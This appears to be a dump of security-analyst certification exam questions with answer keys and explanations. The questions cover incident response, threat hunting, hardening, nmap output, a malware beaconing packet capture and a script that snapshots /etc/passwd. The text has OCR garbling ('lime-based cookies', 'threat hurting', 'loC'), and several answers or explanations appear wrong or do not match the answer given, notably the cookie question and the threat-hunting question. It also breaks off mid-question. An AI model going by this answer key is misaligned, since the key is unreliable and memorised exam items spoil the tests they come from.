A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

A. Upload the binary to an air gapped sandbox for analysis
B. Send the binaries to the antivirus vendor
C. Execute the binaries on an environment with internet connectivity
D. Query the file hashes using VirusTotal

Answer: A **Explanation:**
The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

QUESTION 43
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. OWASP

Answer: C **Explanation:**
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

QUESTION 44
After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: A **Explanation:**
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

QUESTION 45
Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

A. Identify any improvements or changes in the incident response plan or procedures
B. Determine if an internal mistake was made and who did it so they do not repeat the error
C. Present all legal evidence collected and turn it over to iaw enforcement
D. Discuss the financial impact of the incident to determine if security controls are well spent

Answer: A **Explanation:**
An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents.

QUESTION 46
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: A **Explanation:**
A single pane of glass (SPOG) is a security solution that aggregates data from multiple sources into a single view. This allows security analysts to have a holistic view of their security posture and to quickly identify and respond to threats.

In this case, a SPOG can be used to consolidate several threat intelligence feeds into a single view. This would allow the security operations team to have a single place to view all of their threat intelligence data, which would help them to identify and respond to threats more quickly and efficiently.

QUESTION 47
Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

A. MITRE ATT&CK
B. Cyber Kill Cham
C. OWASP
D. STIX/TAXII

Answer: A **Explanation:**
MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities.

QUESTION 48
The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT    STATE   SERVICE REASON
80/tcp  open    http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

A. An output of characters > and " as the parameters used in the attempt
B. The vulnerable parameter ID and unfiltered characters returned
C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe D. The vulnerable parameter ID with a SQL Injection attempt

Answer: B **Explanation:**
The Nmap http-unsafe-output-escaping script reports that the id parameter is reflecting the characters > and " without filtering, indicating a potential XSS weakness in that parameter.

QUESTION 49
Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

A. Develop a call tree to inform impacted users
B. Schedule a review with all teams to discuss what occurred
C. Create an executive summary to update company leadership
D. Review regulatory compliance with public relations for official notification

Answer: B **Explanation:**
One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents.

QUESTION 50
A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

A. Code analysis
B. Static analysis
C. Reverse engineering
D. Fuzzing

Answer: C **Explanation:**
Reverse engineering is the process of decompiling a program to its source code, or of analyzing a binary file to understand its function. This is the best technique to perform the analysis of a malicious binary file, as it allows the analyst to see the code that the malware is actually running. This can help the analyst to identify the malware's purpose, its capabilities, and how it spreads.

QUESTION 51
An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A. Hard disk
B. Primary boot partition
C. Malicious files
D. Routing table
E. Static IP address

Answer: D **Explanation:**
Evidence capture prioritizes collection activities based on the order of volatility, initially focusing on highly volatile storage. The ISOC best practice guide to evidence collection and archiving, published as tools.ietf.org/html/rfc3227, sets out the general order as follows:
CPU registers and cache memory (including cache on disk controllers, GPUs, and so on)
Contents of system memory (RAM), including the following:
Routing table, ARP cache, process table, kernel statistics
Temporary file systems/swap space/virtual memory

Data on persistent mass storage devices (HDDs, SSDs, and flash memory devices) - including file system and free space Remote logging and monitoring data
Physical configuration and network topology
Archival media

QUESTION 52
Which of the following security operations tasks are ideal for automation?

A. Suspicious file analysis:
   Look for suspicious-looking graphics in a folder.
   Create subfolders in the original folder based on category of graphics found.
   Move the suspicious graphics to the appropriate subfolder
B. Firewall IoC block actions:
   Examine the firewall logs for IoCs from the most recently published zero-day exploit
   Take mitigating actions in the firewall to block the behavior found in the logs
   Follow up on any false positives that were caused by the block rules
C. Security application user errors:
   Search the error logs for signs of users having trouble with the security application
   Look up the user's phone number
   Call the user to help with any questions about using the application
D. Email header analysis:
   Check the email header for a phishing confidence metric greater than or equal to five
   Add the domain of sender to the block list
   Move the email to quarantine

Answer: D **Explanation:**
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds.

QUESTION 53
An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

A. PCI Security Standards Council
B. Local law enforcement
C. Federal law enforcement
D. Card issuer

Answer: D **Explanation:**
Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach.

QUESTION 54
Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

A. Mean time to detect
B. Number of exploits by tactic
C. Alert volume
D. Quantity of intrusion attempts

Answer: A **Explanation:**
Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations.

QUESTION 55
A company is implementing a vulnerability management program and moving from an onpremises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

A. The current scanners should be migrated to the cloud
B. Cloud-specific misconfigurations may not be detected by the current scanners
C. Existing vulnerability scanners cannot scan IaaS systems
D. Vulnerability scans on cloud environments should be performed from the cloud

Answer: B **Explanation:**
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

QUESTION 56
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation

C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B **Explanation:**
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

QUESTION 57
Which of the following is the first step that should be performed when establishing a disaster recovery plan?

A. Agree on the goals and objectives of the plan
B. Determine the site to be used during a disaster
C. Demonstrate adherence to a standard disaster recovery process
D. Identify applications to be run during a disaster

Answer: A **Explanation:**
The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

QUESTION 58
Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A. The lead should review what is documented in the incident response policy or plan
B. Management level members of the CSIRT should make that decision
C. The lead has the authority to decide who to communicate with at any t me
D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A **Explanation:**
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

QUESTION 59
A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A. Firewall logs
B. Indicators of compromise
C. Risk assessment
D. Access control lists

Answer: B **Explanation:**
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

QUESTION 60
An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

A. Beaconing
B. Cross-site scripting
C. Buffer overflow
D. PHP traversal

Answer: A

QUESTION 61
A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

A. Change the display filter to ftp.active.port
B. Change the display filter to tcp.port==20
C. Change the display filter to ftp-data and follow the TCP streams
D. Navigate to the File menu and select FTP from the Export objects option

Answer: C **Explanation:**
The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session.

QUESTION 62
An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

A. Eradication
B. Recovery
C. Containment
D. Preparation

Answer: A **Explanation:**
Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

QUESTION 63
Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

A. Isolate Joe's PC from the network
B. Reimage the PC based on standard operating procedures
C. Initiate a remote wipe of Joe's PC using mobile device management
D. Perform no action until HR or legal counsel advises on next steps

Answer: D **Explanation:**
The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

QUESTION 64
The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

A. Reduce the administrator and privileged access accounts
B. Employ a network-based IDS
C. Conduct thorough incident response
D. Enable SSO to enterprise applications

Answer: A **Explanation:**
The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

QUESTION 65
During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

A. Clone the virtual server for forensic analysis
B. Log m to the affected server and begin analysis of the logs
C. Restore from the last known-good backup to confirm there was no loss of connectivity D. Shut down the affected server immediately

Answer: A **Explanation:**
The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

QUESTION 66
A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A. C2 beaconing activity
B. Data exfiltration
C. Anomalous activity on unexpected ports
D. Network host IP address scanning
E. A rogue network device

Answer: A **Explanation:**
The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system

or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

QUESTION 67
A software developer is correcting the error-handling capabilities of an application following the initial coding of the fix.
Which of the following would the software developer MOST likely performed to validate the code poor to pushing it to production?

A. Web-application vulnerability scan
B. Static analysis
C. Packet inspection
D. Penetration test

Answer: B
Explanation:
What is static analysis?
Static analysis is a method of analyzing code for defects, bugs, or security issues prior to pushing to production. https://cloudacademy.com/blog/what-is-static-analysis-within-ci-cd-pipelines/

QUESTION 68
Forming a hypothesis, looking for indicators of compromise, and using the findings to proactively improve detection capabilities are examples of the value of:

A. vulnerability scanning.
B. threat hunting.
C. red learning.
D. penetration testing.

Answer: B

QUESTION 69
Which of the following BEST explains the function of a managerial control?

A. To help design and implement the security planning, program development, and maintenance of the security life cycle
B. To guide the development of training, education, security awareness programs, and system maintenance
C. To create data classification, risk assessments, security control reviews, and contingency planning
D. To ensure tactical design, selection of technology to protect data, logical access reviews, and the implementation of audit trails

Answer: C **Explanation:**
Managerial controls are procedural mechanisms that focus on the mechanics of the risk management process. Examples of administrative controls include periodic risk assessments, security planning exercises, and the incorporation of security into the organization's change management, service acquisition, and project management practices.

QUESTION 70
Which of the following types of controls defines placing an ACL on a file folder?

A. Technical control
B. Confidentiality control
C. Managerial control
D. Operational control

Answer: A **Explanation:**
Technical controls enforce confidentiality, integrity, and availability in the digital space. Examples of technical security controls include firewall rules, access control lists, intrusion prevention systems, and encryption.

QUESTION 71
A code review reveals a web application is using lime-based cookies for session management. This is a security concern because lime-based cookies are easy to:

A. parameterize.
B. decode.
C. guess.
D. decrypt.

Answer: A

QUESTION 72
A security analyst discovers suspicious host activity while performing monitoring activities. The analyst pulls a packet capture for the activity and sees the following:

Date/time	Destination	Protocol	Host	Info
2020-08-20	92.168.4.52	HTTP	utoftor.com	POST /210/gate.php HTTP/1.1 (Application/octet-stream)

Follow TCP stream:

```
Post /210/gate.php HTTP/1.1
Cache-control: no-cache
Connection: close
Pragma: no-cache
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0
Host: utoftor.com
$s.0.k..4.4.RQA.6.... HTTP/1.1 200 OK
Server: nginx/1.6.2
```

Which of the following describes what has occurred?

A. The host attempted to download an application from utoftor.com.
B. The host downloaded an application from utoftor.com.
C. The host attempted to make a secure connection to utoftor.com.
D. The host rejected the connection from utoftor.com.

Answer: B
Explanation:
"Connection: close" mean when used in the response message? Bookmark this question. Show activity on this post. When the client uses the Connection: close header in the request message, this means that it wants the server to close the connection after sending the response message. 200 OK is the most common HTTP status code. It generally means that the HTTP request succeeded.

QUESTION 73
A security analyst is reviewing the following Internet usage trend report:

Username	Week #10	Week #9	Week #8	Week #7
User 1	58Gb	51Gb	59Gb	55Gb
User 2	185Gb	97Gb	87Gb	92Gb
User 3	173Gb	157Gb	197Gb	182Gb
User 4	38Gb	46Gb	29Gb	41Gb

Which of the following usernames should the security analyst investigate further?

A. User 1
B. User 2
C. User 3
D. User 4

Answer: B

QUESTION 74
A consultant evaluating multiple threat intelligence leads to assess potential risks for a client. Which of the following is the BEST approach for the consultant to consider when modeling the client's attack surface?

A. Ask for external scans from industry peers, look at the open ports, and compare Information with the client.
B. Discuss potential tools the client can purchase lo reduce the livelihood of an attack.
C. Look at attacks against similar industry peers and assess the probability of the same attacks happening.
D. Meet with the senior management team to determine if funding is available for recommended solutions.

Answer: C
Explanation:
Asking scans from other companies would reveal their vulnerabilities and impossible to get.

QUESTION 75
Which of the following, BEST explains the function of TPM?

A. To provide hardware-based security features using unique keys B. To ensure platform confidentiality by storing security measurements
C. To improve management of the OS installation.
D. To implement encryption algorithms for hard drives
Answer: A

QUESTION 76
An analyst determines a security incident has occurred. Which of the following is the most appropriate NEXT step in an incident response plan?

A. Consult the malware analysis process
B. Consult the disaster recovery plan
C. Consult the data classification process
D. Consult the communications plan

Answer: D

QUESTION 77
A company's application development has been outsourced to a third-party development team. Based on the SLA, the development team must follow industry best practices for secure coding. Which of the following is the BEST way to verify this agreement?

A. Input validation
B. Security regression testing
C. Application fuzzing
D. User acceptance testing
E. Stress testing

Answer: C **Explanation:**
Threat actors use fuzzing to find zero-day exploits - this is known as a fuzzing attack. Security professionals, on the other hand, leverage fuzzing techniques to assess the security and stability of applications. https://brightsec.com/blog/fuzzing/

QUESTION 78
A security administrator needs to provide access from partners to an Isolated laboratory network inside an organization that meets the following requirements:

```
-   The partners' PCs must not connect directly to the laboratory
network.
-   The tools the partners need to access while on the laboratory
network must be available to all partners
-   The partners must be able to run analyses on the laboratory
network, which may take hours to complete
```

Which of the following capabilities will MOST likely meet the security objectives of the request?

A. Deployment of a jump box to allow access to the laboratory network and use of VDI in persistent mode to provide the necessary tools for analysis
B. Deployment of a firewall to allow access to the laboratory network and use of VDI in non-persistent mode to provide the necessary tools tor analysis
C. Deployment of a firewall to allow access to the laboratory network and use of VDI In persistent mode to provide the necessary tools for analysis
D. Deployment of a jump box to allow access to the Laboratory network and use of VDI in non-persistent mode to provide the necessary tools for analysis

Answer: A **Explanation:**
https://www.techtarget.com/searchvirtualdesktop/feature/Understanding-nonpersistent-vspersistent-VDI

QUESTION 79
Which of the following are the MOST likely reasons lo include reporting processes when updating an incident response plan after a breach? (Select TWO).

A. To establish a clear chain of command
B. To meet regulatory requirements for timely reporting
C. To limit reputation damage caused by the breach
D. To remediate vulnerabilities that led to the breach
E. To isolate potential insider threats
F. To provide secure network design changes

Answer: AB

QUESTION 80
Which of the following is MOST dangerous to the client environment during a vulnerability assessment penetration test?

A. There is a longer period of time to assess the environment.
B. The testing is outside the contractual scope
C. There is a shorter period of time to assess the environment
D. No status reports are included with the assessment.

Answer: B **Explanation:**
The point is that scans outside the scope can accidentally break it. That's dangerous to the customer's environment.

QUESTION 81
Which of the following is MOST important when developing a threat hunting program?

A. Understanding penetration testing techniques
B. Understanding how to build correlation rules within a SIEM
C. Understanding security software technologies
D. Understanding assets and categories of assets

Answer: C **Explanation:**
When creating a threat hunting program it is important to start by developing standardized processes to guide threat hunting efforts. Security teams should outline when and how hunting takes place (whether at scheduled intervals, in response to specific triggering actions, or continuously with the help of automated tools), what techniques are to be used, and which people and TOOLS will be responsible for performing specific threat hunting tasks.

QUESTION 82
A cybersecurity analyst needs to harden a server that is currently being used as a web server. The server needs to be accessible when entering www.company.com into the browser. Additionally, web pages require frequent updates, which are performed by a remote contractor. Given the following output:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2020-08-25 11:44
Nmap scan report for finance-server (72.56.70.94)
Host is up (0.000060s latency).
Not shown: 995 closed ports
PORT       STATE    SERVICE
22/tcp     open     ssh
23/tcp     open     telnet
53/tcp     open     domain
80/tcp     open     http
443/tcp    open     https
```

Which of the following should the cybersecurity analyst recommend to harden the server? (Choose two.)

A. Uninstall the DNS service
B. Perform a vulnerability scan
C. Change the server's IP to a private IP address
D. Disable the Telnet service
E. Block port 80 with the host-based firewall
F. Change the SSH port to a non-standard port

Answer: AD
Explanation:
You don't need DNS running on a web server. Other servers will provide the entries for that server to be found.

QUESTION 83
Which of the following BEST describes HSM?

A. A computing device that manages cryptography, decrypts traffic, and maintains library calls
B. A computing device that manages digital keys, performs encryption/decryption functions, and maintains other cryptographic functions
C. A computing device that manages physical keys, encrypts devices, and creates strong cryptographic functions
D. A computing device that manages algorithms, performs entropy functions, and maintains digital signatures

Answer: B **Explanation:**
HSM stands for Hardware Security Module. An HSM is a dedicated computing device that is designed to provide secure storage and management of cryptographic keys and other sensitive data. HSMs are designed to provide a secure environment for the generation, storage, and use of cryptographic keys, as well as the execution of cryptographic operations such as encryption and decryption. This secure environment is necessary to protect the keys from theft or unauthorized access and to ensure the confidentiality, integrity, and availability of sensitive data. By offloading cryptographic functions to an HSM, organizations can improve the security of their data and reduce the risk of security incidents.

QUESTION 84
A threat hurting team received a new loC from an ISAC that follows a threat actor's profile and activities. Which of the following should be updated NEXT?

A. The whitelist B.
The DNS
C. The blocklist
D. The IDS signature

Answer: D **Explanation:**
Examples of loC:
- Unusual inbound and outbound network traffic
- Geographic irregularities, such as traffic from countries or locations where the organization does not have a presence
- Unknown applications within the system
- Unusual activity from administrator or privileged accounts, including requests for additional permissions
- An uptick in incorrect log-ins or access requests that may indicate brute force attacks
- Anomalous activity, such as an increase in database read volume
- Large numbers of requests for the same file
- Suspicious registry or system file changes
- Unusual Domain Name Servers (DNS) requests and registry configurations
- Unauthorized settings changes, including mobile device profiles
- Large amounts of compressed files or data bundles in incorrect or unexplained locations
- Analyst then create custom rules for specific organizational needs to find out whos doing these actions

QUESTION 85
Which of the following BEST describes what an organizations incident response plan should cover regarding how the organization handles public or private disclosures of an incident?

A. The disclosure section should focus on how to reduce the likelihood customers will leave due to the incident.
B. The disclosure section should contain the organization's legal and regulatory requirements regarding disclosures.
C. The disclosure section should include the names and contact information of key employees who are needed for incident resolution

D. The disclosure section should contain language explaining how the organization will reduce the likelihood of the incident from happening m the future.

Answer: B

QUESTION 86
An IT security analyst has received an email alert regarding a vulnerability within the new fleet of vehicles the company recently purchased. Which of the following attack vectors is the vulnerability MOST likely targeting?

A. SCADA
B. CAN bus
C. Modbus
D. loT

Answer: B **Explanation:**
The Controller Area Network - CAN bus is a message-based protocol designed to allow the Electronic Control Units (ECUs) found in today's automobiles, as well as other devices, to communicate with each other in a reliable, priority-driven fashion. Messages or "frames" are received by all devices in the network, which does not require a host computer.

QUESTION 87
After examining a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

A. Header analysis
B. File carving
C. Metadata analysis
D. Data recovery

Answer: B

QUESTION 88
An organization is experiencing security incidents in which a systems administrator is creating unauthorized user accounts A security analyst has created a script to snapshot the system configuration each day. Following iss one of the scripts:

```
cat /etc/passwd > daily_$(date +"%m_%d_%Y")
```

This script has been running successfully every day. Which of the following commands would provide the analyst with additional useful information relevant to the above script?

A. diff daily_11_03_2019 daily_11_04_2019
B. ps -ef | grep admin > daily_process_$(date +%m_%d_%Y")
C. more /etc/passwd > daily_$(date +%m_%d_%Y_%H:%M:%S")
D. la -lai /usr/sbin > daily_applications

Answer: A

QUESTION 89
A company's domain has been spooled in numerous phishing campaigns. An analyst needs to determine the company is a victim of domain spoofing, despite having a DMARC record that should tell mailbox providers to ignore any email that fails DMARC upon review of the record, the analyst finds the following:

```
v=DMARC1; p=none; fo=0; rua=mailto:security@company.com;
ruf=mailto:security@company.com; adkim=r; rf=afrf; ri=86400;
```

Which of the following BEST explains the reason why the company's requirements are not being processed correctly by mailbox providers?

A. The DMARC record's DKIM alignment tag Is incorrectly configured.
B. The DMARC record's policy tag is incorrectly configured.
C. The DMARC record does not have an SPF alignment lag.
D. The DMARC record's version tag is set to DMARC1 instead of the current version, which is DMARC3.

Answer: B **Explanation:**
p=none - Take no action on the message and deliver it to the intended recipient. It should be p=reject or p=qarantine

QUESTION 90
Which of the following BEST explains the function of trusted firmware updates as they relate to hardware assurance?

A. Trusted firmware updates provide organizations with development, compilation, remote access, and customization for embedded devices.
B. Trusted firmware updates provide organizations with security specifications, open-source libraries, and custom toots for embedded devices.
C. Trusted firmware updates provide organizations with remote code execution, distribution, maintenance, and extended warranties for embedded devices
D. Trusted firmware updates provide organizations with secure code signing, distribution, installation, and attestation for embedded devices.

Answer: D **Explanation:**
Trusted firmware updates can help, with validation done using methods like checksum validation, cryptographic signing, and similar techniques.

QUESTION 91
A help desk technician inadvertently sent the credentials of the company's CRM n clear text to an employee's personal email account. The technician then reset the employee's account using the appropriate process and the employee's corporate email, and notified the security team of the incident According to the incident response procedure, which of the following should the security team do NEXT?

A. Contact the CRM vendor.
B. Prepare an incident summary report.
C. Perform postmortem data correlation.

D. Update the incident response plan.

Answer: B
Explanation:
A post-mortem report is not mentioned in the NIST standard.
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf **QUESTION 92**
A developer downloaded and attempted to install a file transfer application in which the installation package is bundled with adware. The next-generation antivirus software prevented the file from executing, but it did not remove the file from the device. Over the next few days, more developers tried to download and execute the offending file. Which of the following changes should be made to the security tools to BEST remedy the issue?

A. Blacklist the hash in the next-generation antivirus system.
B. Manually delete the file from each of the workstations.
C. Remove administrative rights from all developer workstations.
D. Block the download of the file via the web proxy.

Answer: D **Explanation:**
In the question it states that the anti-virus is already preventing the file from executing, but it did not remove the file from the device. Later, more developers tried to DOWNLOAD and execute the same file. If the anti-virus is already preventing the execution of the file, then the real issue is the downloading of the file. By blocking the download, you can prevent anyone else from downloading that file while the AV is already preventing the execution of it. Unless by "blacklist" they also mean automatic deletion of said file when discovered and/or prevent it from being downloaded too.

QUESTION 93
After detecting possible malicious external scanning, an internal vulnerability scan was performed, and a critical server was found with an outdated version of JBoss. A legacy application that is running depends on that version of JBoss. Which of the following actions should be taken FIRST to prevent server compromise and business disruption at the same time?

A. Make a backup of the server and update the JBoss server that is running on it.
B. Contact the vendor for the legacy application and request an updated version.
C. Create a proper DMZ for outdated components and segregate the JBoss server.
D. Apply visualization over the server, using the new platform to provide the JBoss service for the legacy application as an external service.

Answer: C **Explanation:**
The DMZ is a special network zone designed to house systems that receive connections from the outside world, such as web and email servers. Sound firewall designs place these systems on an isolated network where, if they become compromised, they pose little threat to the internal network because connections between the DMZ and the internal network must still pass through the firewall and are subject to its security policy.

QUESTION 94
An incident response team detected malicious software that could have gained access to credit card data. The incident response team was able to mitigate significant damage and implement corrective actions. By having incident response mechanisms in place. Which of the following should be notified for lessons learned?

A. The human resources department
B. Customers
C. Company leadership
D. The legal team

Answer: C

QUESTION 95
In SIEM software, a security analysis selected some changes to hash signatures from monitored files during the night followed by SMB brute-force attacks against the file servers Based on this behavior, which of the following actions should be taken FIRST to prevent a more serious compromise?

A. Fully segregate the affected servers physically in a network segment, apart from the production network.
B. Collect the network traffic during the day to understand if the same activity is also occurring during business hours
C. Check the hash signatures, comparing them with malware databases to verify if the files are infected.
D. Collect all the files that have changed and compare them with the previous baseline

Answer: A

QUESTION 96
While implementing a PKI for a company, a security analyst plans to utilize a dedicated server as the certificate authority that is only used to sign intermediate certificates.
